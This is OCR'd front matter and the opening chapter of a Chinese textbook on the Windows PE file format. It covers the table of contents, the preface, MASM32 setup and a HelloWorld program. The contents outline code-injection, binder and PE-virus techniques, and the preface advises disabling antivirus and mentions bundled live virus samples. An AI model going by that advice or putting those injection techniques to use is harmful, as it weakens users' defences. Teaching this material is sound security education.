

华章科技

内容全面，详尽地剖析了Windows PE文件格式的原理及其编程技术

实践性强，以案例驱动的方式讲解了Windows PE文件格式在加密与解密、软件汉化、逆向工程、反病毒等安全领域的应用

安全技术大系 SECURITY



WINDOWS PE : THE DEFINITIVE GUIDE

Windows PE 权威指南

戚利 著



机械工业出版社
China Machine Press

VISIT...


LANZAROTE Caliente.com



内容全面，详尽地剖析了Windows PE文件格式的原理及其编程技术

实践性强，以案例驱动的方式讲解了Windows PE文件格式在加密与解密、软件汉化、逆向工程、反病毒等安全领域的应用

安全技术大系 SECURITY



WINDOWS PE : THE DEFINITIVE GUIDE

Windows PE 权威指南

戚利 著



机械工业出版社
China Machine Press

Windows PE 权威指南

戚利　著

ISBN：978-7-111-35418-5

本书纸版由机械工业出版社于2011年出版，电子版由华章分社（北京华章图文信息有限公司）全球范围内制作与发行。

版权所有，侵权必究

客服热线：+ 86-10-68995265

客服信箱：service@bbbvip.com

官方网址：www.hzmedia.com.cn

新浪微博 @研发书局

腾讯微博 @yanfabook

目　录

前言
本书适合的读者
本书内容特色
本书约定
配套工具
联系作者
特别提醒
致谢
第一部分　PE的原理和基础
第1章　Windows PE开发环境
1.1　开发语言MASM32
1.2　调试软件OllyDBG
1.3　十六进制编辑软件FlexHex
1.4　破解实例：U盘监控器
1.5　初识PE文件
1.6　小结
第2章　三个小工具的编写
2.1　构造基本窗口程序
2.2　PEDump的实现
2.3　PEComp的实现
2.4　PEInfo的实现
2.5　小结
第3章　PE文件头
3.1　PE的数据组织方式
3.2　与PE有关的基本概念
3.3　PE文件结构
3.4　PE文件头部解析
3.5　数据结构字段详解
3.6　PE内存映像
3.7　PE文件头编程
3.8　小结
第4章　导入表
4.1　何谓导入表
4.2　导入函数
4.3　PE中的导入表
4.4　导入表编程
4.5　绑定导入
4.6　手工重组导入表
4.7　小结
第5章　导出表
5.1　导出表的作用
5.2　构造含导出表的PE文件

5.3　导出表数据结构
5.4　导出表编程
5.5　导出表的应用
5.6　小结
第6章　栈与重定位表
6.1　栈
6.2　代码重定位
6.3　PE文件头中的重定位表
6.4　小结
第7章　资源表
7.1　资源分类
7.2　PE资源表组织
7.3　资源表遍历
7.4　PE资源深度解析
7.5　资源表编程
7.6　小结
第8章　延迟加载导入表
8.1　延迟加载导入的概念及其作用
8.2　PE中的延迟加载导入表
8.3　延迟加载导入机制详解
8.4　延迟加载导入编程
8.5　关于延迟加载导入的两个问题
8.6　小结
第9章　线程局部存储
9.1　Windows进程与线程
9.2　什么是线程局部存储
9.3　动态线程局部存储
9.4　静态线程局部存储
9.5　小结
第10章　加载配置信息
10.1　何谓加载配置信息
10.2　Windows结构化异常处理
10.3　PE中的加载配置信息
10.4　加载配置编程
10.5　小结
第11章　动态加载技术
11.1　Windows虚拟地址空间分配
11.2　Windows动态库技术
11.3　在编程中使用动态加载技术
11.4　小结
第二部分　PE进阶
第12章　PE变形技术
12.1　变形技术的分类
12.2　变形技术可用的空间

12.3 PE文件变形原则
12.4 将PE变小的实例HelloWorldPE
12.5 打造目标PE的步骤
12.6 小结
第13章 PE补丁技术
13.1 动态补丁
13.2 静态补丁
13.3 嵌入补丁程序
13.4 万能补丁码
13.5 小结
第14章 在PE空闲空间中插入程序
14.1 什么是PE空闲空间
14.2 添加注册表启动项的补丁程序实例
14.3 手工打造目标PE的步骤
14.4 开发补丁工具
14.5 小结
第15章 在PE间隙中插入程序
15.1 什么是PE间隙
15.2 插入HelloWorld的补丁程序实例
15.3 开发补丁工具
15.4 存在绑定导入数据的PE补丁程序实例
15.5 小结
第16章 在PE新增节中插入程序
16.1 新增PE节的方法
16.2 在本地建立子目录的补丁程序实例
16.3 开发补丁工具
16.4 小结
第17章 在PE最后一节中插入程序
17.1 网络文件下载器补丁程序实例
17.2 开发补丁工具
17.3 小结
第三部分 PE的应用案例
第18章 EXE捆绑器
18.1 基本思路
18.2 EXE执行调度机制
18.3 字节码转换工具hex2db
18.4 执行调度程序_host.exe
18.5 宿主程序host.exe
18.6 EXE捆绑器bind.exe
18.7 小结
第19章 软件安装自动化
19.1 基本思路
19.2 补丁程序patch.exe
19.3 消息发送器_Message.exe

19.4 消息发送器生成工厂MessageFactory.exe
19.5 软件安装自动化主程序AutoSetup.exe
19.6 小结
第20章 EXE加锁器
20.1 基本思路
20.2 免资源文件的窗口程序nores.asm
20.3 免重定位的窗口程序login.asm
20.4 补丁程序patch.asm
20.5 附加补丁运行
20.6 小结
第21章 EXE加密
21.1 基本思路
21.2 加密算法
21.3 开发补丁工具
21.4 处理补丁程序
21.5 小结
第22章 PE病毒提示器
22.1 基本思路
22.2 手工打造PE病毒提示器
22.3 补丁版的PE病毒提示器
22.4 小结
第23章 破解PE病毒
23.1 病毒保护技术
23.2 PE病毒补丁程序解析
23.3 解毒代码的编写
23.4 小结
后记

前言

1988年11月，微软开始着手Windows NT的开发工作。当时微软聘请了一组来自DEC公司且由Dave Cutler[1]领导的开发人员。正因为如此，NT操作系统的许多设计元素均借鉴了DEC在VMS和RSX-11上的前期经验，其中就包括目前Windows操作系统家族系列一直使用的核心文件格式PE/COFF。

1993年7月27日，Windows NT产品线的第一代产品NT 3.1问世。该系统初次使用了PE格式作为操作系统的可执行文件格式。同年，微软将该格式提交给工具接口标准委员会（Tool Interface Standard，TIS）并被获准。

随后，微软在不同版本的Windows操作系统中一直使用这种格式组织其核心可执行文件。其间曾发布了多个PE/COFF版本，目前最新版本是2010年9月21日发布的8.2版。

微软采用术语"Portable Executable"来定义这个可执行文件格式，初衷是希望能开发一个在所有Windows平台上和所有CPU上都可执行的通用文件格式。从目前的使用状况来看，这个目标已经基本实现。该格式跨越了Windows操作系统的多个版本，从最初的NT和9x系列，到Windows XP/2000/Vista、Windows CE和目前流行的Windows 7。作为一个被实践验证了的成熟而又稳定的核心文件格式，只要微软不放弃目前操作系统的内核，该格式势必会和操作系统长期共存。

Windows操作系统在市场上的巨大成功与PE文件格式的相对开放引起了广大计算机编程人员的兴趣。通过对PE格式的理解，程序员不仅可以了解操作系统加载可执行文件的过程，还可以学习到操作系统对进程和内存进行管理的相关知识。同时，通过一些技术手段，对PE文件实施变形或打补丁，还可以实现各种不同的应用，如汉化、加密解密、计算机安全、PE病毒等。

本书旨在对PE文件格式进行全面而深入的介绍，通过图示、分析和实例等帮助读者全面了解和掌握PE文件格式，最终达到能通过编程工具灵活地对PE文件进行编程，解决各种与PE文件格式有关的问题的目的。

本书适合的读者

本书适合想详细了解Windows PE文件结构的人、想深入理解Windows系统进程管理及运作机制的人，以及计算机安全领域的初学者和对程序字节码感兴趣的人。具体包括：

初级水平的计算机安全爱好者

对逆向工程、汉化、加密解密、病毒、黑客技术感兴趣的读者

想提高MASM32编程技术的开发人员

开设计算机安全课程院校的学生和老师

[1]原名David Cutler（大卫·卡特勒），VMS和Windows NT的首度设计师，被誉为美国最伟大的操作系统专家。

本书内容特色

Windows操作系统是迄今为止最优秀的操作系统之一，而PE则是Windows操作系统中的核心文件格式。本书以独特的视角（字节码），展开了对Windows PE文件格式的研究，并在充分理解PE文件格式的基础上，使用4种不同的方法对PE文件进行补丁，以实现各种不同的应用。

在基础理论方面，本书涉及诸多与Windows操作系统内部机制相关的知识，如Windows进程和线程管理、用户模式和内核模式下的Windows SEH异常处理、Windows内存管理与进程虚拟地址空间管理等。

在程序设计方面，本书涉及程序栈、重定位、线程本地存储、代码覆盖、动态加载、延迟导入、静态补丁等技术，并详细讲解了典型实例程序的编写思路及编码实现，这些实例包括：万能补丁码、EXE捆绑器、自动化安装工具、EXE加密、EXE加锁器、PE病毒提示器、网络文件下载器、PE在线自动升级程序、PE反病毒等。

全书共分三大部分：第一部分为PE的原理和基础，全面介绍了PE文件格式的基础技术；第二部分为PE进阶，主要讲解了PE文件变形和静态补丁技术；第三部分为PE的应用案例，主要讲解了如何通过对PE文件实施补丁程序来实现几种典型的应用。以下是各章节的大致内容：

第1章介绍了学习本书所需要的软件开发环境，以及相关辅助软件的使用方法，并开发了第一个基于MASM32的汇编程序，通过字节码阅读器初步认识本书中的主人公PE文件。在本章中，大家将学习到汇编程序从编写到编译、链接、执行的整个过程，了解并掌握汇编程序的调试方法，能对PE文件有一个初步的了解。

第2章介绍了3个常用的PE小工具的编写方法，它们分别是PEDump、PEInfo和PEComp，即PE十六进制字节查看器、PE结构分析器、PE文件比较器。

第3～10章是基础理论部分的重点，主要讲述了PE的结构。其中第3章主要讲述了PE的文件头部分；第4～10章根据数据目录中数据的分类对各类别数据进行了从理论到实践的详细阐述，这些数据主要包括：导入表、导出表、资源表、重定位表、加载配置信息、线程局部存储（TLS）信息、延迟导入信息、绑定导入信息、IAT等。

第11章介绍了动态加载技术，它是一种在编程过程中可以抛开复杂导入表结构，自己在程序空间构造类似导入表的调用引入函数的机制。动态加载技术是编写可移植代码的基础，也是对PE实施补丁必须掌握的技术。

第12章重点讲解了PE文件的变形技术。通过对PE文件的手动修改来理解PE结构中字段的取值范围，以及变形需要遵循的一些基本原则。本章的目标是手工打造一些小的PE程序，探究PE文件内部更深层的机制和原理。

第13章介绍了对PE实施动态补丁和静态补丁的技术，简要介绍了PE静态补丁中的嵌入补丁。嵌入补丁是后面几章要讲解的内容，从补丁框架、补丁程序编写规则等几方面进行了详细的介绍。

第14～17章介绍了4种PE嵌入补丁方法：第一是向PE空闲空间中插入补丁程序的方法，第二是向PE间隙中插入补丁程序的方法，第三是向PE新增节中插入补丁的方法，第四是向PE最后一节插入补丁程序的方法。

第18～23章讲述了一系列的经典应用案例。具体包括：EXE捆绑器、软件安装自动化、EXE加锁器、EXE加密、PE病毒提示器和破解PE病毒的实现。

本书包含了大量基于MASM32的源代码，且代码的可读性较强，注释十分详细。

Windows　PE是以下计算机安全技术领域的基础课程：病毒与反病毒、加密与解密、程序汉化、ShellCoder、逆向工程等。本书将为大家进入这些领域打开一扇大门。

为了能更好地理解本书内容，需要大家对32位汇编程序的编写具有一定的经验。因此，建议大家在学习本书之前先学习一下罗云彬编著的《Windows环境下32位汇编语言程序设计》。

本书约定

本书的相关约定如下：

PE文件指Windows操作系统下的32位可执行程序体。

COFF文件指使用Windows编译器生成的目标代码。

0x00001000为十六进制表示的地址。

0f80h为十六进制格式表示的数字。

PE加载器指操作系统中用来加载PE文件到虚拟地址空间的软件代码。

本书讨论的技术适应的环境为32位x86机器上的Windows操作系统。

本书的所有汇编代码均在Windows XP SP3上调试通过，调试程序时需要将杀毒软件关闭。

配套工具

为了配合本书的学习，以下工具是需要大家熟悉和掌握的：

MASM32：汇编语言集成开发工具，本书使用的版本为10.0，内有源代码编译器、链接器和资源编译器。

TASM：Borland公司提供的汇编语言集成开发工具，本书使用的版本为5.0，主要用来编译一些小的PE源代码文件。

OllyDBG：简称OD，本书使用的版本为1.10，是PE动态调试工具。

PW32Dasm：PE的静态反汇编工具，本书使用的版本为9.0b。

FlexHex：PE字节码阅读编辑器，本书使用的版本为2.0。

Depends：小工具，用来查看进程所依赖的模块。

DumpBin：小工具，用来查看PE文件结构。

PEInfo.exe：自行开发的小工具，用来分析PE文件结构。

PEComp.exe：自行开发的小工具，用来比较任意两个PE文件头部数据结构的字段内容。

PEDump.exe：自行开发的小工具，用来查看PE字节码。

联系作者

如果您在阅读本书过程中遇到任何困难，或发现任何错误，抑或是有任何建议，都欢迎通过下面的电子邮件地址与作者取得联系，作者将及时给予回复并表示感谢。

qixiaorui@163.com

特别提醒

本书生成的所有可执行程序均不携带病毒，由于编写时采取了一些类似于病毒的技术，所以大部分安全软件会出现错误识别的情况，请不要担心，学习时可以暂时关闭杀毒软件。

chapter23\a中所有的PE文件是本书唯一的携带PE病毒的文件，但该病毒破坏模块仅是在C盘根目录新建一个文件夹而已，且该病毒只感染当前目录的正常PE文件。测试时请不要将该目录中的任何PE文件复制到系统目录或其他安装程序所在目录并运行。

致谢

首先，感谢我的夫人许瑛女士，是你在我创作时承担了全部的家务劳动，并做好后勤保障工作，同时也为书籍的初次排版做了大量工作。还有我深爱的儿子，你在学校和家里的出色表现让我能够安心创作。

其次，感谢策划编辑杨福川先生，非常佩服您对市场的准确定位和卓越的眼光，让我得以将这部作品奉献给大家。您的鼓励使我拥有了源源不竭的创作动力，在创作异常困难的时候总想起您给予我的宽容、理解和支持。感谢责任编辑白宇女士，在审稿的两个多月的时间里，您付出了很多。您对技术的严谨，对文字表达近乎苛刻的要求保证了书稿的质量，也让我学到了很多。

还要感谢在我成长过程中给予过我帮助和启迪的所有亲人和朋友，他们是：

我的父母。如果没有你们，就没有我的一切，为人父以后才知父母的恩情永远也报答不完，养育我们三个孩子，你们付出了很多。母亲脸上的皱纹里刻满了艰辛，父亲头上的白发里透着历练和沧桑，我一定要在你们的有生之年好好孝敬你们！

姐姐戚桂香。你是我一生的学习榜样，无论是人品、学识还是处事能力，都值得我一辈子去学习。感谢你为家庭的付出和所承担的本属于我和哥哥应该承担的责任，我一直为有你这样一位好姐姐而感到骄傲和自豪！

姐姐崔洁晶。上高中时，生活拮据的我总盼望从教室的窗户中看到你的身影，始终记得那天早上你为了给我送油条而在雨中摔倒的一幕。

还有两个必须要提的人，他们都已故去。一个是我舅舅，我快乐的童年里始终有您的影子，每年我给孩子买鞭炮时都会想起您的笑容，很慈祥、很温暖；一个是我姑姑，在兰州上大学的日子里，每个周末都会去您家里，您总是准备一大桌好吃的，就连姑父的生日也经常因为我的缘故提前到周末来庆祝。我在心里默默地为你们祈祷和祝福，祝你们在天堂幸福快乐！

感谢培养我的母校，以及所有教育和帮助过我的老师、领导、同学和同事；感谢那些为IT技术的发展奉献了自己的青春并将自己的学识无偿传播的前辈们。

最后要感谢的是看雪论坛[1]的创始人段钢先生[2]、机械工业出版社的何艳和曾珊两位编辑，以及全体工作人员，没有你们这本书不可能出版。

戚利

2011年8月

[1]又名看雪学院（www.pediy.com），国内著名的安全类网站。
[2]著有畅销书《加密与解密》，现已出版至第3版，繁体版在中国台湾出版。

第一部分　PE的原理和基础

第1章　Windows PE开发环境

第2章　三个小工具的编写

第3章　PE文件头

第4章　导入表

第5章　导出表

第6章　栈与重定位表

第7章　资源表

第8章　延迟加载导入表

第9章　线程局部存储

第10章　加载配置信息

第11章　动态加载技术

第1章　Windows PE开发环境

本章首先要为大家详细介绍学习Windows　PE所需要的软件开发环境，以及相关辅助软件的使用方法。然后利用我们搭建的开发环境开发第一个基于MASM32的汇编程序，并通过字节码阅读器初步认识本书中的主人公——PE文件。

通过本章，大家将熟悉汇编程序从编写到编译、链接、执行的整个过程，并掌握汇编程序的调试方法，会对PE文件有一个初步的了解。为了能更有效地帮助读者学习PE文件结构，第2章还会开发三个比较实用的程序，依次为：

PEInfo.asm（PE文件结构查看器）

PEComp.asm（PE文件比较器）

PEDump.asm（PE文件字节码查看器）

本书需要的软件环境如下：

开发语言：MASM32 V10.0

工作环境：Windows XP SP3操作系统

源程序的编辑器：记事本（notepad.exe），主要用来编写汇编源程序

动态调试器：OllyDBG软件

静态调试器：W32DASM

字节码的阅读器和编辑器：FlexHex

相关软件的安装文件大家可以从互联网上获取。

下面以一个简单的汇编程序为例，详细介绍从汇编编码到编译链接生成PE文件，再到调试PE文件的整个过程。

1.1　开发语言MASM32

MASM32是Steve Hutchessond在微软的不同产品基础上集成开发出来的汇编开发工具包，适合Win32编程环境的汇编语言，它主要用于基于Windows平台的32位汇编语言开发，是现在最流行的Win32汇编开发包。与VC＋＋和VB等高级语言相比，Win32汇编具有得天独厚的优势，这些优势主要体现在：

1）它摒弃了对系统细节的封装，更接近于系统的底层，从而使得编码更加灵活，能完成许多高级语言无法做到的事情（如代码重定位和特殊寄存器赋值等）。

2）它生成的可执行PE文件体积小，执行速度快。

3）它可用于软件的核心程序段设计，以提高软件的性能。

4）它能够直接接触系统的底层，所以使用它要远比使用VC＋＋和VB等高级语言更适合开发与系统安全相关的程序。比如，与计算机硬件密切相关的驱动程序的开发、计算机病毒的分析与防治、软件加密与解密、软件调试、Windows PE研究等。

因此，学习Win32汇编对学习信息安全而言很有必要。MASM32是我们研究Windows PE的首选语言。

MASM32是一个免费的软件包，该软件包中包含了汇编编译器ml.exe、资源编译器rc.exe、32位的链接器link.exe和一个简单的集成开发环境（Intergrated Development Environment，IDE）QEditor.exe。为什么说MASM32是从其他产品集成出来的呢？这是因为软件包中的ml.exe来自Microsoft的MASM软件包，rc.exe和link.exe则来自Microsoft的Visual Studio。MASM32软件包还包括了详尽的头文件、导入库文件、例子文件、帮助文档和一些工具程序，如lib.exe和dumpbin.exe等，后者被大家公认为最好的显示PE文件结构的工具。大家可以从网站http://www.masm32.com/上获得MASM32 SDK的最新版本，并可以在论坛里与来自世界各地的汇编爱好者交流技术和思想。

1.1.1 设置开发环境

下载到本地的压缩文件经解压后只有一个安装程序install.exe。下载了安装程序之后，我们首先要做的是在系统中设置Win32开发环境，设置主要分为以下四步：

步骤1 运行安装程序install.exe，安装汇编环境。

首先选择安装路径，此处我们选择的路径为D:\(backup)，然后单击"Start"按钮，如图1-1所示。



图 1-1 汇编语言安装开始界面

此后，中间过程所有的按钮均选择默认的设置，即可完成软件安装。安装结束后，会显示IDE汇编集成环境QEditor的界面，图1-2是该环境加载了intro.txt文档后的界面。




图 1-2 汇编语言自带的IDE——QEditor

尽管MASM32为我们提供了一个集成开发环境，但我个人还是喜欢脱离系统提供的开发环境，自己设置相关的环境变量。这样有利于掌握汇编语言的文件部署情况，便于深入了解诸如库在哪里、包含文件在哪里、执行程序在哪里等问题。

步骤2 建立自己的工作区。

笔者选择将软件安装到非系统盘（D盘），建议大家也这样做。为

了能存放自己编写的汇编代码，笔者在D:\masm32中新建立了一个文件夹source。所有要做的准备工作都已经完成，不过现在还不能开始编写汇编程序，因为还没有告诉电脑汇编程序所依赖的环境，以及要调用的API函数库都在哪里。

步骤3　设置系统环境变量。

在“我的电脑”上点鼠标右键，选择“属性”，然后在打开的对话框上选择“高级”选项卡，如图1-3所示。




图　1-3　系统属性高级选项卡界面

在选项卡上单击“环境变量”按钮，在用户的环境变量中增加以下三个环境变量：

include＝d:\masm32\include

lib＝d:\masm32\lib

path＝d:\masm32\bin

改变环境变量后的窗口如图1-4所示。



图　1-4　改变环境变量后的窗口界面

如果系统中已经存在相同名字的环境变量（如path变量），则在该变量的值的最后加上一个分号，然后加上上面列出的值即可。例如，假设未操作前系统存在路径变量path，且值为：

path＝.;C:\Program Files\Java\jdk1.6.0_11\bin;%PATH%

修改以后的值为：

path=.;C:\Program Files\Java\jdk1.6.0_11\bin;%PATH%;d:\masm32\bin

特别提示　加粗部分要用英文输入，且不要忘记最前面的分号。

步骤4　测试环境变量设置是否成功。

单击桌面上的“开始”菜单，选择“运行”，输入"cmd"后回车，弹出一个黑色窗口（即通常所说的命令提示符窗口），如图1-5所示。




图　1-5　命令提示符窗口

在该窗口中输入以下命令：

```
C:\Documents and Settings\Administrator>d:
D:\>cd masm32\source
D:\masm32\source>ml
```

如果窗口显示以下提示，则表示环境设置成功。

```
Microsoft(R)Macro Assembler Version 6.14.8444
Copyright(C)Microsoft Corp 1981-1997.All rights reserved.
usage:ML [options]filelist [/link linkoptions]
Run "ML/help "or "ML/?"for more info
```

通过以上几步，我们就完成了汇编语言环境的安装与设置。

1.1.2　开发第一个源程序HelloWorld.asm

上一小节，详细介绍了汇编语言环境的安装与设置。本小节将利用上面建立的环境开发一个简单的汇编语言程序HelloWorld.asm，程序运行后会在屏幕上弹出一个提示窗口并显示"HelloWorld"，具体步骤如下。

首先，打开记事本程序，在其中输入以下内容，如代码清单1-1所示（行号去掉）。

代码清单1-1　第一个汇编源程序（chapter1\HelloWorld.asm）

```
;--------------------------------
;功能：我的第一个基于Win32的汇编程序
;作者：戚利
;编写日期：2010.6.28
;--------------------------------

.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib

;数据段
.data
szText db 'HelloWorld',0
;代码段
.code
start:
invoke MessageBox,NULL,offset szText,NULL,MB_OK
invoke ExitProcess,NULL
end start
```

输入完毕后，在文件菜单中单击“保存”，选择保存位置为"D:\masm32\source\chapter1"，在文件名处输入"HelloWorld.asm"，如图1-6所示。




图 1-6 保存源文件

注意 chapter1是D:\masm32\source下的子目录，需要事先建立。文件名前后的英文双引号不要遗漏。

这是一个最简单的图形用户界面（Graphical User Guide，GUI）程序。

注意 笔者尽量遵循开发商业程序的原则，使每个程序更容易让别人看懂，所以你可能会在一个不大的程序里看到很多的注释。

1～6行是程序的注释；7～10行定义了该汇编程序支持的基本特性；11～16行引入了外部的动态链接库，在这些动态链接库里有程序需要的函数调用，这种调用方式符合程序代码重用的原则；17～19行定义了这个程序中用到的数据；20～25行则是程序的代码段，25行的伪指令"end　start"告诉操作系统代码入口；最有用的代码行只有23行和24行，分别调用了user32.dll动态链接库中的MessageBoxA函数和kernel32.dll动态链接库中的ExitProcess函数。

扩展阅读

在描述代码的语句中，使用了MessageBoxA函数，但在源代码里出现的却是MessageBox，两个函数相差了一个字母"A"。谈到这里，不能不说一说Win32 API函数的命名问题了。

Win32 API中有名字的函数一般都有两个版本，其后缀分别以"A"和"W"结束，如创建文件的函数CreateFileA和CreateFileW（当然也有例外，如前面的ExitProcess函数）。A和W表示这个函数使用的字符集，A代表ANSI字符集，W表示宽字符，即Unicode字符集，在Windows中的Unicode字符一般是使用UCS2的UTF16-LE编码。查看user32.dll的导出表，你会发现user32.dll中存在MessageBoxA和MessageBoxW两个函数，代码清单1-1中的MessageBox为什么没有添加任何后缀呢？答案可以在MASM32提供的包含文件里找到，如下所示：

```
MessageBoxA PROTO :DWORD,:DWORD,:DWORD,:DWORD
MessageBox equ＜MessageBoxA＞
```

以上定义来自user32.inc文件（在文件夹D:\masm32\include中），通过equ伪指令符把MessageBox等价成了MessageBoxA。所以，如果以后大家再看到代码中出现MessageBox，就知道指的是MessageBoxA函数了。

汇编语言的基本语法本书将不做讲解，我们假设你已经掌握了MASM32编程的基本知识。

1.1.3 运行HelloWorld.exe

接下来，就需要对该源程序进行编译、链接以及运行和测试了。

首先，在Windows的命令提示符窗口中执行以下3个操作。

步骤1　进入工作区。

